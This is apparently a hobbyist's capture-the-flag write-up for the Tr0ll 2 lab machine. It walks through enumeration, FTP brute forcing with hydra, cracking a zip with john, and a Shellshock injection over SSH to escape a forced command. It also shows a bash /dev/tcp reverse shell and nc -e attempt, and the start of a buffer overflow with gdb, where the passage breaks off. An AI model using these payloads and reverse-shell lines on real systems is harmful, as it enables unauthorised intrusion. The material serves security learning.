Time for tr0ll 2! I hate these boxes :) Let's do it!

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 10.0.2.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 16:35 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00061s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 82:fe:93:b8:fb:38:a6:77:b5:a6:25:78:6b:35:e2:a8 (DSA)
|   2048 7d:a5:99:b8:fb:67:65:c9:64:86:aa:2c:d6:ca:08:5d (RSA)
|_  256 91:b8:6a:45:be:41:fd:c8:14:b5:02:a0:66:7c:8c:96 (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: Host: Tr0ll; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.51 seconds
```


FTP has got nothing. Let's explore port 80

The robots file has some interesting entries…

```
10.0.2.8/robots.txt
10.0.2.8/robots.txt

User-agent:*
Disallow:
/noob
/nope
/try_harder
/keep_trying
/isnt_this_annoying
/nothing_here
/404
/LOL_at_the_last_one
/trolling_is_fun
/zomg_is_this_it
/you_found_me
/I_know_this_sucks
/You_could_give_up
/dont_bother
/will_it_ever_end
/I_hope_you_scripted_this
/ok_this_is_it
/stop_whining
/why_are_you_still_looking
/just_quit
/seriously_stop
```

Most of these directories were empty, some had the following image



I downloaded every version of this image and compared their MD5s


```
┌──(kali㉿kali)-[~/Desktop]
└─$ md5sum *.jpg
8e40e4bf4212b317788de52381072cd8  1.jpg
f094e16de91dae231812a2fb382d8803  2.jpg
8e40e4bf4212b317788de52381072cd8  3.jpg
8e40e4bf4212b317788de52381072cd8  4.jpg
```

One of them in particular was different. Let's take a deeper look at that one


Using the command strings, I found this at the end of the output

```
7U      4
]=%em;
lj\p
*/ p?E$
Look Deep within y0ur_self for the answer
```

Look deep within "y0ur_self"? Seems like a directory, no?



I am getting good at these tr0ll boxes :D



This file has a couple hundred lines like this… Let’s base64 decode them all with a script

It appears to be a wordlist

```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d answer.txt > answerDecoded

┌──(kali㉿kali)-[~/Desktop]
└─$ cat answerDecoded
A
A
AA
AB
ABM
AC
ACTH
AI
AIDS
AM
AOL
AOL
ASCII
ASL
ATM
ATP
AWOL
AZ
AZT
Aachen
Aaliyah
Aaliyah
Aaron
Abbas
Abbasid
Abbott
Abbott
Abby
Abby
Abdul
```

Let's use this to brute force the FTP server

But first! I forgot to mention, this was the source code of the homepage

```
1 <html>
2 <img src='tr0ll_again.jpg'>
3 </html>
4 <!--Nothing here, Try Harder!>
5 <!--Author: Tr0ll>
6 <!--Editor: VIM>
7
```

So I added "Tr0ll" and "VIM" to the wordlist

This should do the trick…

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L answerDecoded.txt -P answerDecoded.txt ftp://10.0.2.8
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do n
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9832507281 login
[DATA] attacking ftp://10.0.2.8:21/
[21][ftp] host: 10.0.2.8   login: Tr0ll   password: Tr0ll
```

It appears it immediately found a login. The word we added at the start of the wordlist, ha!

I'll leave it running since this is a troll box anyway, but meanwhile, let's check out the ftp server…

```
ftp> user
(username) Tr0ll
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||32758|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1474 Oct 04  2014 lmao.zip
226 Directory send OK.
ftp> get lmao.zip
local: lmao.zip remote: lmao.zip
229 Entering Extended Passive Mode (|||62376|).
150 Opening BINARY mode data connection for lmao.zip (1474 bytes).
100% |*********************************************************************
226 Transfer complete.
1474 bytes received in 00:00 (589.93 KiB/s)
```

Let's download and explore this lmao.zip file

```
┌──(kali㉿kali)-[~/Desktop]
└─$ unzip lmao.zip
Archive:  lmao.zip
[lmao.zip] noob password:
password incorrect--reenter:
```

Okay. Let's brute force this with the same wordlist with zip2john and john

```
┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john lmao.zip > hash.txt
ver 2.0 efh 5455 efh 7875 lmao.zip/noob PKZIP Encr: TS_chk, cmplen=1300, decmplen=1679, crc=70E4

┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=answerDecoded.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ItCantReallyBeThisEasyRightLOL (lmao.zip/noob)
1g 0:00:00:00 DONE (2022-06-25 16:52) 50.00g/s 409600p/s 409600c/s 409600C/s Tr0ll..Saunders
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ unzip lmao.zip
Archive:  lmao.zip
[lmao.zip] noob password:
  inflating: noob

┌──(kali㉿kali)-[~/Desktop]
└─$ cat noob
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAsIthv5CzMo5v663EMpilasuBIFMiftzsr+w+UFe9yFhAoLqq
yDSPjrmPsyFePcpHmwWEdeR5AWIv/RmGZh0Q+Qh6vSPswix7//SnX/QHvh0CGhf1
/9zwtJSMely5oCGOujMLjDZjryu1PKxET1CcUpiylr2kgD/fy11Th33KwmcsgnPo
q+pMbCh86IzNBEXrBdkYCn222djBaq+mEjvfqIXWQYBlZ3HNZ4LVtG+5in9bvkU5
z+13lsTpA9px6YIbyrPMMFzcOrxNdpTY86ozw02+MmFaYfMxyj2GbLej0+qniwKy
e5SsF+eNBRKdqvSYtsVE11SwQmF4imdJO0buvQIDAQABAoIBAA8ltlpQWP+yduna
u+W3cSHrmgWi/Ge0Ht6tP193V8IzyD/CJFsPH24Yf7rX1xUoIOKtI4NV+gfjW8i0
gvKJ9eXYE2fdCDhUxsLcQ+wYrP1j0cVZXvL4CvMDd9Yb1JVnq65QKOJ73CuwbVlq
UmYXvYHcth324YFbeaEiPcN3SIlLWms0pdA71Lc8kYKfgUK8UQ9Q3u58Ehlxv079
La35u5VH7GSKeey72655A+t6d1ZrrnjaRXmaec/j3Kvse2GrXJFhZ2IEDAfa0GXR
xgl4PyN8O0L+TgBNI/5nnTSQqbjUiu+aOoRCs0856EEpfnGte41AppO99hdPTAKP
aq/r7+UCgYEA17OaQ69KGRdvNRNvRo4abtiKVFSSqCKMasiL6aZ8NIqNfIVTMtTW
K+WPmz657n1oapaPfkiMRhXBCLjR7HHLeP5RaDQtOrNBfPSi7AlTPrRxDPQUxyxx
n48iIflln6u85KYEjQbHHkA3MdJBX2yYFp/w6pYtKfp15BDA8s4v9HMCgYEA0YcB
TEJvcW1XUT93ZsN+lOo/xlXDsf+9Njrci+G8l7jJEAFWptb/9ELc8phiZUHa2dIh
WBpYEanp2r+fKEQwLtoihstceSamdrLsskPhA4xF3zc3c1ubJOUfsJBfbwhX1tQv
ibsKq9kucenZOnT/WU8L51Ni5lTJa4HTQwQe9A8CgYEAidHV1T1g6NtSUOVUCg6t
0PlGmU9YTVmVwnzU+LtJTQDiGhfN6wKWvYF12kmf30P9vWzpzlRoXDd2GS6N4rdq
vKoyNZRw+bqjM0XT+2CR8dS1DwO9au14w+xecLq7NeQzUxzId5tHCosZORoQbvoh
ywLymdDOlq3TOZ+CySD4/wUCgYEAr/ybRHhQro7OVnneSjxNp7qRUn9a3bkWLeSG
th8mjrEwf/b/1yai2YEHn+QKUU5dCbOLOjr2We/Dcm6cue98IP4rHdjVlRS3oN9s
G9cTui0pyvDP7F63Eug4E89PuSziyphyTVcDAZBriFaIlKcMivDv6J6LZTc17sye
q51celUCgYAKE153nmgLIZjw6+FQcGYUl5FGfStUY05sOh8kxwBBGHW4/fC77+NO
vW6CYeE+bA2AQmiIGj5CqlNyecZ08j4Ot/W3IiRlkobhO07p3nj601d+OgTjjgKG
zp8XZNG8Xwnd5K59AVXZeiLe2LGeYbUKGbHyKE3wEVTTEmgaxF4D1g==
-----END RSA PRIVATE KEY-----
```

Cool. Maybe we can ssh to the box now! This has been easier than the Tr0ll 1 box I did a few months ago. I do not remember the details, but I recall that it was REALLY annoying.

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i noob noob@10.0.2.8
TRY HARDER LOL!
Connection to 10.0.2.8 closed.
```

Huh… weird. The PubKeyAcceptedKeyTypes was a tweak that I had to do due to some bugs on my local machine.

If we call the command with the -v flag for verbose:

```
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Trying private key: noob
Authenticated to 10.0.2.8 ([10.0.2.8]:22) using "publickey".
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: filesystem
debug1: Remote: Forced command.
debug1: Sending environment.
debug1: channel 0: setting env LANG = "en_US.UTF-8"
debug1: client_input_channel_req: channel 0 rtype exit-status reply 0
debug1: client_input_channel_req: channel 0 rtype eow@openssh.com reply 0
TRY HARDER LOL!
debug1: channel 0: free: client-session, nchannels 1
Connection to 10.0.2.8 closed.
Transferred: sent 2880, received 1712 bytes, in 0.1 seconds
Bytes per second: sent 35641.9, received 21187.1
debug1: Exit status 0

┌──(root💀 kali)-[/home/kali/Desktop]
└─# |
```

We are authenticated, but then we are forced to run a command

I googled around for “ssh forced command exploit”

ssh force command exploit

All | Images | News | Videos | Shopping | More | Tools

About 386,000 results (0.53 seconds)

https://unix.stackexchange.com › questions › how-can-s...

how can shellshock be exploited over SSH?

Sep 25, 2014 · 3 answers

One example where this can be exploited is on servers with an authorized_keys **forced command**. When adding an entry to ~/.**ssh**/authorized_keys ...

https://www.beyondsecurity.com › scan-pentest-networ...

Finding and Fixing Vulnerabilities in OpenSSH ...

Vulnerabilities in **OpenSSH 'ForceCommand'** Directive Bypass is a Medium risk **vulnerability** that is also high frequency and high visibility. This is the most ...

People also search for

port 22 ssh exploit metasploit	shellshock exploitation
ssh exploits	bash exploits
shell exploit	shellshock string

https://www.youtube.com › watch

Bash Shellshock "ssh" exploit - Tutorial (POC) - YouTube

2. Then, using the bash **vulnerability** to bypass "**force command**" and executing arbitrary **commands**, This happens...

YouTube · SaMaN · Sep 30, 2014

https://github.com › jeholliday › shellshock

jeholliday/shellshock: An analysis of Shellshock - GitHub

Nov 29, 2020 — **SSH** can be exploited using Shellshock to breakout of a **Forced Command** and achieve arbitrary remote code execution. This **exploit** will only work ...

Shellshock is what we're after

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' noob@10.0.2.8 -i noob '() { :; }; echo "pwned"'
pwned
TRY HARDER LOL!

┌──(root💀kali)-[/home/kali/Desktop]
└─#
```

This worked. Let's attempt a reverse shell

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' noob@10.0.2.8 -i noob '() { :; }; nc 10.0.2.15 1337 -e /bin/bash'
No Netcat for You! LOL
```

🙃 well my arsenal is larger than that

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' noob@10.0.2.8 -i noob '() { :; }; /bin/bash -i >& /dev/tcp/10.0.2.1
5/1337 0>&1'

zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 47557
bash: no job control in this shell
noob@Tr0ll2:~$
```

The time has come… To become fluent at buffer overflows

```
noob@Tr0ll2:~$ pwd
pwd
/home/noob
noob@Tr0ll2:~$ ls -alh
ls -alh
total 20K
drwx------ 4 noob root 4.0K Oct 14  2014 .
drwxr-xr-x 5 root root 4.0K Oct  3  2014 ..
-rw------- 1 noob noob   75 Oct 14  2014 .bash_history
drwx------ 2 noob noob 4.0K Oct  3  2014 .cache
drwx------ 2 noob noob 4.0K Oct  5  2014 .ssh
noob@Tr0ll2:~$ cat .bash
cat .bash_history
./bof
./bof aaaaaaaaaaaaa
gdb bof
rm bof
ls -al
rm .bash_history
su root
noob@Tr0ll2:~$
```

But where?

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$ pwd
pwd
/nothing_to_see_here/choose_wisely
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$ ls -alh
ls -alh
total 20K
drwsr-xr-x 5 root root 4.0K Oct  4  2014 .
drwsr-xr-x 3 root root 4.0K Jun 25 14:00 ..
drwsr-xr-x 2 root root 4.0K Oct  5  2014 door1
drwsr-xr-x 2 root root 4.0K Oct  4  2014 door2
drwsr-xr-x 2 root root 4.0K Oct  5  2014 door3
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$
```


This was unnecessary…

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$ ls -alh *
ls -alh *
door1:
total 20K
drwsr-xr-x 2 root root 4.0K Oct  5  2014 .
drwsr-xr-x 5 root root 4.0K Oct  4  2014 ..
-rwsr-xr-x 1 root root 8.3K Oct  5  2014 r00t

door2:
total 16K
drwsr-xr-x 2 root root 4.0K Oct  4  2014 .
drwsr-xr-x 5 root root 4.0K Oct  4  2014 ..
-rwsr-xr-x 1 root root 7.2K Oct  4  2014 r00t

door3:
total 16K
drwsr-xr-x 2 root root 4.0K Oct  5  2014 .
drwsr-xr-x 5 root root 4.0K Oct  4  2014 ..
-rwsr-xr-x 1 root root 7.2K Oct  5  2014 r00t
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$
```


Okay so I'm pretty confident in my Linux skills, my webapp skills are polished as well, I know the basics of AD and I get around windows boxes pretty well. But buffer overflows are my antidote. I truly believe any hacker should understand how to exploit these, but I haven't taken the time to learn this yet. I will be following a walkthrough but I'll make sure I describe everything I do very carefully in order to come back to this later and also understand what I'm doing by documenting it.



A program starts at the EIP, the instruction pointer. The goal of a buffer overflow is to fill the “program data” part with dumb data until we reach the ESP.

We then fill the stack with NOP (no operation) and create a NOP sled. Then the shell code is injected before reaching the EBP.

A buffer overflow would look something like this



There are 3 major steps in a buffer overflow:

1) Find size of the buffer
2) Find the memory address of the ESP (so we know where the stack starts)
3) Inject shell code

We can use metasploit's pattern create to generate a random string and run the program with gdb. Then we can easily find the size of the buffer (because we know where in the string the overflow happened)

```
┌──(kali㉿kali)-[~]
└─$ $(locate pattern_create.rb) -l 400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8
Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6
Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
```

Now running the program with the above input

```
(gdb) r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5A
d6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4A
h5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3A
l4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
`/nothing_to_see_here/choose_wisely/door1/r00t' has changed; re-reading symbols.
Starting program: /nothing_to_see_here/choose_wisely/door1/r00t Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab
7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af
6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj
